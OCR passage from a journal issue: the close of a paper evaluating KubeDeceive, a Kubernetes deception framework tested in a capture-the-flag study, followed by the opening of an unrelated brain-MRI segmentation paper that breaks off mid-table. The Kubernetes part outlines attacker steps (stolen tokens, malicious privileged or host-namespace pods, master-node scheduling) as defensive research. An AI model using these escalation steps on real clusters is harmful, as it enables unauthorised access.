Approximately 7 participants immediately pursued the token path, encountering strategically placed fake tokens that tested their decision-making skills. Meanwhile, others explored locally and fell into traps set by decoys representing fake tokens in various locations. After acquiring the token, participants proceeded to create the kubeconfig file necessary for pod creation. Participants crafted various malicious YAML files, and their interactions were closely monitored and analyzed using audit logs to evaluate their strategies. Interestingly, only two participants thoroughly examined the created pod YAMLs, using 'describe' actions to identify special notations and differences.

As demonstrated in the evaluation results, Table 1 indicates varying trap counts for different actions taken by participants to achieve their goals. Initially, three static secrets were distributed




Figure 4: Attack Path Taken by Participants with Deception Solutions in Place




Figure 5: Quantitative Analysis of Participant Compliance in Kubernetes CTF Challenge

within their Pod, serving as a fixed layer of deception. This initial layer aimed to test participants' ability to navigate through deceptive elements strategically placed within their environment.

Another flag was found as a label in the pod specifications, serving as a key to authorize pod creation. In contrast, other participants relied on hints to locate the secret label needed to complete the challenges successfully. Upon successful communication with the API server and retrieval of Pod information, participants were required to extract labels and annotations from the created pods. These labels and annotations, which were part of the whitelisting techniques mentioned earlier, were then inserted into their malicious YAML files, which would later be used to create the malicious pod. Additionally, another IP whitelisting technique was applied, which prevented participants from creating a pod on the master node. While the secret label allowed them to create pods, it alone was insufficient to complete the target. This combination of techniques led participants to believe they had achieved progress, only to be ultimately deceived and thwarted in their attempts. This step was critical in assessing the effectiveness of our dynamic deception techniques, as it directly engaged participants in a more complex interaction

with the deceptive environment, challenging them to distinguish between legitimate and deceptive information.

Table 2 presents the number of successful participants as determined by the flags collected at each step, providing a quantitative measure of the deception framework's effectiveness. The progression from identifying the correct secret token to obtaining the appropriate whitelisting label and attempting the creation of a privileged pod illustrates a sequential engagement with the deployed deceptive mechanisms.

Notably, the absence of participants successfully creating a pod on the master node highlights the robustness of the deception mechanisms in thwarting unauthorized access to critical resources. This layered approach to deception, starting with static secrets and escalating to more complex deceptions involving pod label manipulation, exemplifies the framework's capability to adaptively challenge and mislead potential attackers. The dynamic nature of these deceptions not only delayed participants but also significantly reduced the likelihood of successful attacks on critical cluster resources.

Trap Name	Trap Count	Detected Participants	Avg N. of Attempts
Fake Secrets (Different Locations)	3	11	17
Update Privilege (Privileged/runasuser)	2	8	10
Update Malicious Attributes (HostIPC/HostNetwork/HostPID/HostPath)	4	7	7
Update Selected Node (MasterNode)	1	10	13

Table 1: Analysis of Traps and Participants Actions

Flags	N. of Participants
Retrieve the correct Token	12
Get the Secret Label	8
Create a privileged pod	6
Create a pod on the master node	0

Table 2: Summary of Flags and Participant Engagement

Additionally, we introduced a 'static deception' scenario, where the absence of active deception solutions (mechanisms implemented by KubeDeceive) required participants to navigate only static obstacles. These included crafting the kubeconfig file, identifying correct labels and annotations from misleading pod specifications, and dealing with fake secrets strategically placed within the participant's pod.

Figure 6 compares the time taken by participants to perform malicious actions across three distinct environments: the full deception environment, the static deception environment, and the baseline environment. The full deception environment, powered by KubeDeceive, dynamically intercepts and manipulates API requests, deploys misleading pod configurations, and uses adaptive deceptive tactics to actively




Figure 6: Time Consumed to Reach the Target

delay and mislead attackers. In contrast, the static deception environment features pre-configured obstacles such as fake secrets, misleading labels, and static pod specifications, providing a fixed and non-interactive deceptive layer. Lastly, the baseline environment serves as a control, offering no deception measures, allowing attackers unrestricted access to exploit vulnerabilities directly.

As a result, no participants were able to bypass the deception mechanisms or identify deceptive behaviors within the allocated time frame of 160 minutes. KubeDeceive's deployment within a Kubernetes environment proved highly effective, as shown in the evaluation results. Approximately 89% of participants fell for at least one trap, with the 'Fake Secrets' and 'Update Selected Node' traps being the most effective. Additionally, KubeDeceive was 100% successful in preventing participants from creating a pod on the master node, the ultimate challenge of the simulation, demonstrating its robust capability to delay and halt potential threats within the Kubernetes ecosystem.

5 Conclusion and Future Work

In conclusion, this paper introduces KubeDeceive, a pioneering cybersecurity framework designed specifically for Kubernetes environments. KubeDeceive stands out by integrating innovative deception strategies across multiple layers of Kubernetes, effectively mitigating inherent platform vulnerabilities. Its effectiveness is evident in its exceptional ability to safeguard the master node, achieving a 100% success rate in thwarting unauthorized pod creations. This underscores its capacity to strengthen critical components of Kubernetes against sophisticated attacks, such as insecure workload configurations, inadequate logging and monitoring, and privilege escalation, which pose significant threats to Kubernetes environments as discussed earlier. Compared to existing solutions, KubeDeceive offers a comprehensive and adaptable security posture capable of dynamically responding to evolving threats within containerized infrastructures.

Future work aims to build upon its foundation by incorporating advanced features and expanding its scope. One key area of focus is integrating anomaly detection systems powered by

machine learning (ML) and artificial intelligence (AI)[30]. By analyzing audit logs and identifying unusual patterns in pod behavior or network traffic, these models can provide real-time detection and response to potential threats, further strengthening the framework's capabilities. Extending KubeDeceive to other cloud-native platforms, such as OpenShift, Docker Swarm, and Amazon EKS, represents another promising direction. Additionally, automating the generation of deceptive Kubernetes resources, such as fake pods, services, and secrets, is a priority. Automation would enable dynamic updates to decoys based on observed attacker strategies and ensure seamless integration with CI/CD pipelines, promoting continuous deployment of updated deception tactics.

6 Acknowledgments

I am deeply thankful to my wife and family for their love, understanding, and encouragement, which have been my greatest source of strength. I extend my heartfelt gratitude to my supervisors for their invaluable guidance, expertise, and unwavering support, which have been pivotal to the progress of this research. I also wish to express my sincere appreciation to Loay Abdelrazek for his constant technical support and mentorship, as well as to my colleagues for their collaborative spirit and contributions to my professional growth. Thank you all for being an integral part of this journey.

References

[1] *CSCI 2022 International Conference on Computational Science and Computational Intelligence: proceedings: 14-16 December 2022, Las Vegas*. The Institute of Electrical and Electronics Engineers, 2022.

[2] OWASP Kubernetes Top Ten — OWASP Foundation. URL `https://owasp.org/www-project-kubernetes-top-ten/`. Accessed: Jul. 23, 2023.

[3] GitHub - quay/clair: Vulnerability Static Analysis for Containers. URL `https://github.com/quay/clair`. Accessed: Nov. 28, 2023.

[4] Kubernetes - checkov. URL `https://www.checkov.io/4.Integrations/Kubernetes.html`. Accessed: Nov. 28, 2023.

[5] GitHub - Shopify/kubeaudit: kubeaudit helps you audit your Kubernetes clusters against common security controls. URL `https://github.com/Shopify/kubeaudit`. Accessed: Nov. 28, 2023.

[6] Open Policy Agent. URL `https://www.openpolicyagent.org/`. Accessed: Nov. 28, 2023.

[7] Honeykube – Unveiling The Who, how and what of your cyber enemies. URL `https://honeykube.ch/`. Accessed: Nov. 28, 2023.

[8] C. Gao, Y. Wang, X. Xiong, and W. Zhao. MTDCD: An MTD Enhanced Cyber Deception Defense System. In *IMCEC 2021 - IEEE 4th Advanced Information Management, Communicates, Electronic and Automation Control Conference*, pages 1412–1417. Institute of Electrical and Electronics Engineers Inc., 2021. doi: 10.1109/IMCEC51613.2021.9482133.

[9] J. Sun and K. Sun. DESIR: Decoy-enhanced seamless IP randomization. In *Proceedings - IEEE INFOCOM*, volume 2016-July, 2016. doi: 10.1109/INFOCOM.2016.7524602.

[10] T. B. Shade, A. V. Rogers, K. J. Ferguson-Walter, S. B. Elson, D. K. Fayette, and K. E. Heckman. The MoonRaker study: An experimental evaluation of host-based deception. In *Proceedings of the Annual Hawaii International Conference on System Sciences*, pages 1875–1884. IEEE Computer Society, 2020. doi: 10.24251/hicss.2020.231.

[11] Y. Shi et al. CHAOS: An SDN-Based Moving Target Defense System. *Security and Communication Networks*, 2017, 2017. doi: 10.1155/2017/3659167.

[12] M. S. I. Sajid et al. SODA: A System for Cyber Deception Orchestration and Automation. In *ACM International Conference Proceeding Series*, pages 675–689. Association for Computing Machinery, 2021. doi: 10.1145/3485832.3485918.

[13] X. Han, N. Kheir, and D. Balzarotti. Evaluation of deception-based web attacks detection. In *MTD 2017 - Proceedings of the 2017 Workshop on Moving Target Defense, co-located with CCS 2017*, volume 2017-January, pages 65–73, 2017. doi: 10.1145/3140549.3140555.

[14] Aqua Cloud Native Security, Container Security Serverless Security. URL `https://www.aquasec.com/`. Accessed: Nov. 28, 2023.

[15] Calico - IBM Documentation. URL `https://www.ibm.com/docs/en/cloud-private/3.2.x?topic=ins-calico`. Accessed: Nov. 28, 2023.

[16] A. Aly, M. Fayez, M. M. Al-Qutt, and A. Hamad. Navigating the deception stack: In-depth analysis and application of comprehensive cyber defense solutions. *International Journal of Intelligent Computing and Information Sciences*, 23(4):50–65, Dec. 2023. doi: 10.21608/IJICIS.2023.247380.1306.

[17] K. Ferguson-Walter, M. Major, D. Van Bruggen, S. Fugate, and R. Gutzwiller. The world (of CTF) is not enough data: Lessons learned from a cyber deception experiment. In *Proceedings - 2019 IEEE 5th International Conference on Collaboration and Internet Computing, CIC 2019*, pages 346–353, 2019. doi: 10.1109/CIC48465.2019.00048.

[18] Matrix - Enterprise — MITRE ATTCK. URL https://attack.mitre.org/matrices/enterprise/containers/. Accessed: Jul. 23, 2023.

[19] K01: Insecure Workload Configurations — OWASP Foundation. URL https://owasp.org/www-project-kubernetes-top-ten/2022/en/src/K01-insecure-workload-configurations. Accessed: Jul. 23, 2023.

[20] K05: Inadequate Logging — OWASP Foundation. URL https://owasp.org/www-project-kubernetes-top-ten/2022/en/src/K05-inadequate-logging. Accessed: Jul. 23, 2023.

[21] kind. URL https://kind.sigs.k8s.io/. Accessed: Aug. 07, 2023.

[22] minikube start — minikube. URL https://minikube.sigs.k8s.io/docs/start/. Accessed: Aug. 07, 2023.

[23] clientgo package - k8s.io/client-go - Go Packages. URL https://pkg.go.dev/k8s.io/client-go. Accessed: Jul. 23, 2023.

[24] SSH server, sshd, SSH daemon - How to get one, how it works, how to configure. URL https://www.ssh.com/academy/ssh/server. Accessed: Jul. 23, 2023.

[25] Auditing — Kubernetes. URL https://kubernetes.io/docs/tasks/debug/debug-cluster/audit/. Accessed: Jul. 23, 2023.

[26] Kasun Indrasiri and Danesh Kuruppu. *gRPC: Up and Running: Building Cloud Native Applications with Go and Java*. Google Books. URL https://books.google.com.eg/books?hl=en&lr=&id=883LDwAAQBAJ&oi=fnd&pg=PR2&dq=+GRPC+Calls+kubernetes+&ots=juxSbM6yBy&sig=4rkW79XYSdxjTLR2dhm7rT90Qlk&redir_esc=y#v=onepage&q=GRPC%20Calls%20kubernetes&f=false. Accessed: Jul. 23, 2023.

[27] B. Pingle, A. Mairaj, and A. Y. Javaid. Real-World Man-in-the-Middle (MITM) Attack Implementation Using Open Source Tools for Instructional Use. In *IEEE International Conference on Electro Information Technology*, volume 2018-May, pages 192–197, 2018. doi: 10.1109/EIT.2018.8500082.

[28] Seema Kumari. Ai-powered cybersecurity in agile workflows: Enhancing devsecops in cloud-native environments through automated threat intelligence. *Journal of Science & Technology*, 1(1):809–828, Dec 2020. URL https://thesciencebrigade.com/jst/article/view/425.

[29] B. Ksiezopolski, K. Mazur, M. Miskiewicz, and D. Rusinek. Teaching a Hands-On CTF-Based Web Application Security Course. *Electronics*, 11(21):3517, 2022. doi: 10.3390/ELECTRONICS11213517.

[30] A. Aly, M. Fayez, M. M. Al-Qutt, and A. M. Hamad. Multi-class threat detection using neural network and machine learning approaches in kubernetes environments. pages 103–108, 2024. doi: 10.1109/ICCI.2024.1234567.

Authors

Abdelrahman Aly earned his Bachelor's degree in computer science from Ain Shams University, where he is also pursuing his Master's degree. His primary field of study is security, emphasizing expertise in DevSecOps practices and the integration of robust security solutions. In addition, he is an experienced security engineer, skilled in combining offensive and defensive techniques to enhance the resilience of modern infrastructures. Abdelrahman is a Teaching Assistant at Ain Shams University in Cairo, Egypt. He has co-authored "Navigating the Deception Stack: In-Depth Analysis and Application of Comprehensive Cyber Defense Solutions" (Int. J. Intell. Comput. Inf. Sci., 2023) and "Multi-Class Threat Detection Using Neural Network and Machine Learning Approaches in Kubernetes Environments" (2024 6th Int. Conf. Comput. Informatics).

Mahmoud Fayez holds a PhD from Ain Shams University, where he is a researcher in the Computer Systems Department. His expertise includes high-performance computing, GPU acceleration, and elastic optical networks.

Mirvat Al-Qutt holds a PhD from Ain Shams University, specializes in high-performance computing and computational optimization. Her work includes neural network-based hardware configuration prediction and big data solutions for intensive computations.

Ahmed M. Hamad is a Professor of Computer Systems at Ain Shams University, Cairo, Egypt. He earned his Ph.D. in Electrical Engineering from the University of Orsay, France, in 1981, specializing in electronic systems analysis. His academic journey includes roles as Demonstrator, Assistant Professor, and eventually Professor at the Faculty of Computer and Information Sciences, Ain Shams University, starting in 1998. Prof. Hamad has authored over 70 papers in various fields of information technology, contributing significantly to both international and local conferences and journals.

Optimising Semantic Segmentation of Tumor Core Region in Multimodal Brain MRI: A Comparative Analysis of Loss Functions

Ceena Mathews*
Prajyoti Niketan College, Kerala, India .

Abstract

Complete removal of tumor core tissues is paramount to prevent the recurrence of brain tumors. Effective automated brain tumor segmentation is challenging due to the heterogeneous nature of gliomas and the class imbalance problem that is common in brain MR images. Class imbalance in the segmentation of brain tumor subregions occurs when the tumor subregion classes have a smaller volume than the background classes representing healthy brain tissues in brain MR images. From the literature, it is evident that deep learning models are extensively used to effectively segment brain tumors. A crucial component of any deep learning model is the loss function, which optimizes the model's parameters during training. Recent studies show that region-based and compound loss functions help achieve better optimisation in dealing with the class imbalance in medical images. In this work, we explored the performance of a brain tumor segmentation framework using nested 2D U-Net model optimised with region-based and compound loss functions on the BraTS 2019 dataset. The model is evaluated using metrics such as dice score and Hausdorff distance.

Key Words: Brain Tumor; Class Imbalance; Region-based Loss; Compound Loss; Nested U-Net; BraTS 2019.

1 Introduction

Necrotic core (NCR), enhancing tumor (ET), and non-enhancing tumor (NET) regions form the tumor core of glioma which is removed surgically and treated with radiation and chemotherapy. During surgical procedures, the complete resection of tumor core tissues (ET, NET, NCR) is paramount to prevent tumor recurrence.

Automatic segmentation of tumors from brain MRI can help reduce subjective errors caused due to the manual segmentation. However, due to the heterogeneous nature of gliomas and the class imbalance problem that is common in brain MR images, effective automated brain tumor segmentation is challenging. Consequently, the prediction accuracy for tumor core subregions may decrease, potentially misleading physicians in removing tumor core tissues and raising the risk of tumor recurrence.

Class imbalance in brain MR images arises when the tumor subregion classes have a smaller volume than the background classes that represent healthy brain tissues. This can lead to potential problems when training a machine learning model. When a dataset has a smaller representation of one class, the model may not have sufficient exposure to that class, resulting in an underperforming model that cannot achieve high accuracy of prediction for the underrepresented class.

Recently, many research works are being carried out in brain tumor segmentation using deep learning [6, 7, 9, 12, 22, 24]. A crucial component of any deep learning model is the loss function, which is used to optimise the model's parameters during training. In the case of class imbalance, a standard loss function such as cross-entropy may not perform well because it is biased towards the majority class [18]. This can lead to a model that incorrectly labels the minority class as the majority class.

To overcome this issue, several loss functions have been proposed specifically for imbalanced datasets, such as region-based loss functions eg. focal loss and the Dice coefficient loss. These loss functions give more weight to the minority class during training, encouraging the model to focus more on correctly classifying the minority class. Recent studies show that region-based and compound loss functions help achieve better optimisation in dealing with class imbalance in medical images.

In this study, to enhance the segmentation accuracy of brain tumor subregions, we explored the performance of brain tumor segmentation model using nested U-Net model optimised with different region-based loss and compound loss functions. The model's performance was evaluated on the BraTS 2019 dataset using dice score and Hausdorff distance metrics.

2 Related Studies

In the literature, various studies have been conducted to compare optimisation achieved by different loss functions in dealing with class imbalance. [17] compared seven loss functions on the CVC-EndoScenestill dataset and observed that the region-based losses give better performance than the cross-entropy loss. They have used U-Net and LinkNet with VGG-16 and Densnet121 as backbones.

[10] compared fifteen losses using NBFS Skull-stripped dataset and found that the region-based losses such as focal Tversky loss and Tversky loss outperformed the other loss functions. Simple 2D U-Net model architecture for segmentation has been used for comparison. The author also observed that the binary cross-entropy loss function works well

*Prajyoti Niketan College, Kerala, India. Email: ceenamathews@prajyotiniketan.edu.in.

with balanced datasets. Additionally, the author also discovered that the Dice loss or generalised Dice loss works well with low skewed dataset (where there are more samples of the background class than the foreground class) because it helps the model to focus on the minority class, which is the object of interest.

[14] compared twenty loss functions using four datasets for liver, liver tumor, pancreas and multi-organ segmentation and concluded that the compound loss functions perform better than the region-based and distribution-based loss functions. 3D U-Net with nnU-Net V1 as backbone has been used to study the impact of the loss functions. [23] recommended the compound loss functions such as TopK loss, focal loss and focal Dice loss, which force the network training on hard samples. They also suggest that compound loss functions are the great choices to deal with complicated situations. [26] proposes a new loss function combining Dice loss and focal loss to facilitate the training of the neural model which segments organs-at-risk from head and neck CT images.

[2] uses a three-layer deep U-Net based encoder-decoder architecture for semantic segmentation. In three layer deep U-Net architecture, each layer of the encoding side includes dense modules and the decoding side uses convolutional modules. The network was trained on the BraTS 2019 dataset using soft Dice loss and focal loss function. [5] uses MCA-ResUNet for the segmentation of brain tumor MR images. The network was trained on the BraTS 2019 dataset using Dice loss.

[19] proposes the Generalised Dice (GD) overlap as a loss function for highly unbalanced segmentations. It discusses the challenges posed by class imbalance in medical image segmentation and evaluates the GD overlap against other commonly used loss functions, such as Dice loss, sensitivity-specificity loss, and weighted cross-entropy loss.

[20] proposes a combo loss which is a weighted sum of Dice loss and modified cross entropy loss. It was evaluated on PET multi-organ, ultrasound echocardiography and prostate MRI dataset. When the combo loss was included, 3D U-Net and 3D SegNet performed better.

[21] proposed the unified focal loss that generalises Dice and cross entropy-based losses for handling class imbalance. The proposed loss function was evaluated on five publicly available, class imbalanced medical imaging datasets such as CVC-ClinicDB, Digital Retinal Images for Vessel Extraction (DRIVE), Breast Ultrasound 2017 (BUS2017) etc. The literature shows that compound or region-based loss functions have consistent performance than distribution-based loss functions.

3 Materials and Methods

3.1 BraTS Dataset

The BraTS 2019 training dataset includes pre-operative multimodal MRI scans of 335 patients, of which 259 are HGG and 76 are LGG cases. This work uses 3D MR images of 150 HGG patients from the BraTS 2019 training dataset. Each patient case has four MRI sequences such as T1-weighted (T1), T1-weighted with gadolinium contrast (T1Gd), T2-weighted (T2), fluid-attenuated inversion recovery (FLAIR), and ground truth. The ground truths in these datasets are manually segmented and annotated by the experts as background (label 0), NET (NCR/NET) (label 1), ED (label 2), and ET (label 4). Label 3 is not used by the experts.

The dimension of each MRI is (240 x 240 x 155) where 240 x 240 indicates the height and width of a slice and 155 specifies the number of slices. These MRI scans were acquired with different clinical protocols and various scanners from multiple (n=19) institutions. Since the MR images are acquired using different scanners, they are of different resolution. The images are co-registered, skull-stripped, and re-sampled to $1mm^3$. The 3D images are in NIfTI format with the '.nii.gz' extension [3, 4, 15].

Each MRI sequence is significant in identifying different tumor subregions. In T1Gd, ET appears brighter whereas the subregions NET and NCR appear darker. In FLAIR images, ET, NET, and edema appear brighter.

Additionally, for evaluating the performance of the segmentation of brain tumor, three subregions are suggested by the dataset providers:

1) tumor core (TC), which includes NCR, NET and ET;

2) ET area

3) whole tumor (WT), where WT comprises of TC and edema.

3.2 Loss Function

Loss functions used in deep learning segmentation frameworks may be classified into distribution-based loss, region-based loss, and compound loss functions.

3.2.1 Distribution Loss

Distribution-based loss function is used to reduce the disproportion between two distributions. The most fundamental function in this category is cross-entropy. Binary cross-entropy, weighted cross-entropy, balanced cross-entropy, focal loss, and distance map derived loss penalty terms are some of the other distribution-based loss functions. The cross-entropy is a measure of the difference between two probability distributions. Binary cross-entropy used for binary classification is defined as in Eq.1.

Weighted binary cross-entropy (WBCE) defined in Eq. 2 is a variant of binary cross-entropy. It assigns different weights to different classes, enabling to distinguish regions of different classes and learn significant patterns in the image.

$$Loss_{bce} = \frac{-(T * log(P) + (1-T) * log(1-P))}{N} \quad (1)$$

$$Loss_{wbce} = \frac{-(T * log(P) * w + (1-T) * log(1-P))}{N} \quad (2)$$

where T indicates ground truth values, P indicates predicted values, N indicates the number of samples and w is a hyperparameter which enables a tradeoff between false positives and false negatives. In order to reduce the number of false negatives, set $w > 1$, similarly to decrease the number of false positives, set $w < 1$.

3.2.2 Region-based Loss

Region-based loss functions aim to minimise the mismatch or maximise the overlap regions between ground truth and predicted segmentation. Dice loss, Tversky loss, Focal Tversky loss are popular region-based loss functions used in this study.

Dice Loss

Dice loss is calculated using DSC (Eq. 4), the most commonly used metric for evaluating brain tumor segmentation accuracy. It is calculated as in Eq. 3 since it assigns equal weights to each class, it is only partly suitable for dealing with class imbalance.

$$Loss_{Dice} = 1 - DSC \tag{3}$$

where

$$DSC = \frac{2 * |T \cap P|}{|T| + |P|} \tag{4}$$

where T represents ground truth values, P represents predicted values, and DSC is the Dice similarity coefficient.

Tversky Loss

Tversky loss is a variant of the commonly used loss function in machine learning known as cross-entropy loss. It is used in applications where the data is imbalanced and skewed towards one class. Due to Dice loss's equal weighting of false positives and false negatives, the segmentation outcomes of a highly unbalanced class dataset frequently show high precision but a low true positive rate. The Tversky loss in Eq. 5, helps achieve a more balanced trade-off between precision and recall. It is based on the Tversky Index given in Eq. 6 where the labels are weighted with α and β parameters.

$$Loss_{tversky} = 1 - TI \tag{5}$$

where $Loss_{tversky}$ indicates tversky loss and

$$TI = \frac{\sum_{i=1}^{N} p_{ic} * g_{ic} + \varepsilon}{\sum_{i=1}^{N} p_{ic} * g_{ic} + \alpha * \sum_{i=1}^{N} p_{i\bar{c}} * g_{ic} + \beta * \sum_{i=1}^{N} p_{ic} * g_{i\bar{c}} + \varepsilon} \tag{6}$$

where p_{ic} is predicted value of the pixel i of the tumor class c and $p_{i\bar{c}}$ is the predicted value of pixel i of the non-lesion class $\bar{c}$; g_{ic} and $g_{i\bar{c}}$ represent the ground truth value of the pixel i of the tumor class c and non-tumor class $\bar{c}$, respectively. ε is a small constant to avoid division by zero error [21].

The hyperparameters α and β enables a trade-off between false positives and false negatives to achieve better recall in the case of large class imbalance. The values of α and β are chosen from the range 0 and 1, such that α+ β should be equal to 1. In this loss, in order to reduce false negatives, greater weight is assigned to α potentially impacting the true positive rate indirectly [11, 16]. When α and β are set to 0.5, the resulting loss function is equivalent to the Dice loss function.

Focal Tversky Loss

Focal Tversky loss proposed by [1] is an extension of Tversky loss with the hyperparameter γ. It is beneficial to concentrate and accurately predict the challenging classes within the region of interest. The value of the hyperparameter is chosen in such a way that there is a balance between precision and recall. The focus on hard-to-classify classes can be increased with $\gamma \leq 1$. Focal Tversky loss is defined in Eq. 7.

$$Loss_{ft} = (Loss_{tversky})^{\gamma} \tag{7}$$

where $Loss_{ft}$ specifies focal Tversky loss and γ indicates the hyperparameter whose value may range between 0 and 1.

3.2.3 Compound Loss

For better optimisation of the network model, a wider range of attributes of different loss functions can be combined. Compound losses combine multiple, independent loss functions [21]. Normally, it is formed by combining a region-based loss function and a distribution-based loss function. Combo loss [20] and Dice focal loss [26] are examples of compound loss functions.

3.3 Nested U-Net

A nested U-Net typically consists of multiple U-Net modules stacked together, forming a hierarchical structure. It tends to have a larger number of trainable parameters compared to a traditional U-Net architecture. In general, a model with more trainable parameters has a greater capacity to learn complex patterns and may be able to achieve higher accuracy on the training dataset. This is because the model has more degrees of freedom to fit the training data, and can represent more complex relationships between the input features and output targets.

The deep learning architecture used in this work to investigate the performance of the region-based loss functions is nested U-Net model since it outperforms U-Net in biomedical image segmentation [25]. However, due to the computational limitations in training the original model with the BraTS MRI dataset, we have used a lesser number of filters which thereby decreases the number of trainable parameters. However, the nested structure of the U-Net used in our study has a larger number of total trainable parameters compared to a traditional U-Net.

The nested U-Net pyramid used in the work has 5 levels. The number of convolutional blocks is dependent on the pyramid level. The top level (fifth) of the pyramid has five convolutional blocks. Each convolutional block consists of two 2D convolutional layers followed by ReLU activation and batch normalisation. L2 regulariser is applied and a dropout of 0.2 is included after two convolutional blocks to avoid overfitting. Since He normal initialisation works better with ReLU activation layers, we have used it as the kernel initialiser. We have used 32, 64, 128, 256, and 512 filters with kernel size as 3 x 3. Maxpooling with stride 2 is applied to the output of the convolutional block. Each convolutional block is preceded by a concatenation layer which concatenates the output from the previous convolutional block at the same level with the corresponding upsampled output of the lower dense block. In the output layer, softmax activation is applied. The model has 9.17 million trainable parameters.

3.4 Evaluation Metrics

We tested the performance of the model using evaluation metrics such as DSC indicated in Eq. 4 and Hausdorff distance (HD). DSC values range from 0 to 1 indicating the degree of overlap between the segmented mask and the ground truth. A DSC score of 1 indicates perfect segmentation.

3.4.1 Hausdorff Distance

HD computes the distance between the set of non-zero pixels of two images according to Eq. 8. It determines the degree of similarity between two images superimposed on one another by measuring the distance of the point of A that is farthest from any point of B and vice versa [8]. HD is one of the most informative and useful criteria because it is an indicator of the largest segmentation error [13]. The HD is measured in millimeters if the brain MRI is represented in 2D space whereas HD is measured in cubic millimeters if the brain images are represented in 3D space.

$$HD(T,P) = max(h(T,P),h(P,T)) \tag{8}$$

where $h(T,P) = \max_{t\in T} \min_{p\in P} \|t-p\|$ and $\|t-p\|$ is the euclidean distance on the points t and p of T and P respectively. T represents the ground truth pixels and P represents the predicted pixels.

4 Results and Discussion

4.1 Performance Comparison of Region-based Loss Functions

From the literature, it is apparent that region-based and compound loss functions perform better than distribution based functions. Therefore, we investigated the performance of some region-based loss functions used in the segmentation of brain tumor. The nested U-Net architecture is used for the experiment. 3D MR images from 150 HGG patients in the benchmark BraTS 2019 challenge dataset are used. The dimension of each MRI is (240 x 240 x 155) where 240 x 240 indicates the height and width of a slice and 155 specifies the number of slices.

However, due to computational and memory limitations, we extracted only the middle 90 slices from each 3D MRI sequence, yielding 2D images. We considered the middle slices from each modality since other slices may not provide much information about tumor. Additionally, each of this image is cropped to a size of 192x192 due to various factors such as computational and memory constraints. Also such a size is chosen considering the max pooling and upsampling process.

Each MRI sequence is proficient in identifying different tumor regions, for instance, the area with ET appears brighter and TC appears darker in T1Gd, whereas WT appears brighter in FLAIR images. Therefore for the effective segmentation of all tumor subregions, we combined all the four sequences of MRI. Thus, the dataset for the study contains 13500 slices each of dimension 192 x192 x 4. 60% (8100 samples) of the dataset are used for training and 20% (2700 samples) each for validation and testing. The data is then preprocessed using a simple normalisation technique to scale the pixel values in the range of 0 and 1.

With a learning rate of $1e^{-2}$, we initially trained the model using the Adam optimiser. However, the loss converged too quickly as a result of overfitting, and the predicted image was blank. It does not even look like that the model is training. As a result, we decreased the learning rate and finally chose a $3e^{-5}$ learning rate for improved training.

The batch size is a crucial hyperparameter in deep learning models. It determines the number of samples that are processed together in a single forward and backward pass during training. However, the batch size directly impacts the memory requirements of the model. Larger batch sizes require more memory to store the activations and gradients during training. If the batch size is too large, it may exceed the available GPU memory, leading to out-of-memory errors. Thus, the batch size needs to be chosen carefully based on the available resources. Due to computational and memory limitations, our network model was trained and tested with a batch size of 16.

Experiment using Dice Loss

Table 1 shows the mean DSC score obtained for the different tumor subregions using the Dice loss based nested U-Net model. It has been observed that the model when optimised with Dice loss produced a mean Dice score for TC and ET. The segmentation results show that 88% of ET and 91.19% of TC are accurately segmented. However, the ED segment has an accuracy of only 85%. As a result, the overall accuracy of the predicted WT, which comprises TC and ED, is 88.26%.

Experiment using Tversky loss

For the experiment, the values of α are selected with a difference of 0.1. The difference in the values of α as small

Table 1: DSC score for nested U-Net model using Dice loss function

Tumor subregions	Mean DSC
WT	0.8826
ET	0.8876
TC	**0.9119**

as 0.05 is not used since the result might not be substantial, ie., it may not lead to significant changes. It is possible that the change in α may have a minimal effect, especially if the dataset has a balanced distribution of false positives and false negatives.

All value combinations for the hyperparameters α and β were tried in the experiment and the DSC score achieved for the tumor subregions WT, ET and TC are depicted in Table 2. From the table, it is observed that the Dice score for all values of α and β gives comparable results for both ET and TC. However, for some values of α the model gives low Dice score for WT since the similarity score for ED is low. It is apparent from the experiment that the model may have learned to compensate for the weight given to false positives and false negatives by adjusting the weights of the convolutional layers and the connections between them. Therefore the model produces accurate segmentations without a significant difference in the values of the similarity score. Comparable results of the model for small and large values of α may be due to the combination of the complexity of the dataset and the learned patterns in the data.

Table 2: Tversky Loss : Mean DSC score for different values of α and β. WT - whole tumor, ET - enhancing tumor, TC - tumor core

α	β	Mean DSC		
		WT	ET	TC
0.1	0.9	0.8182	0.8600	0.8808
0.2	0.8	0.8705	0.9032	0.9178
0.3	0.7	0.7118	0.9006	0.9172
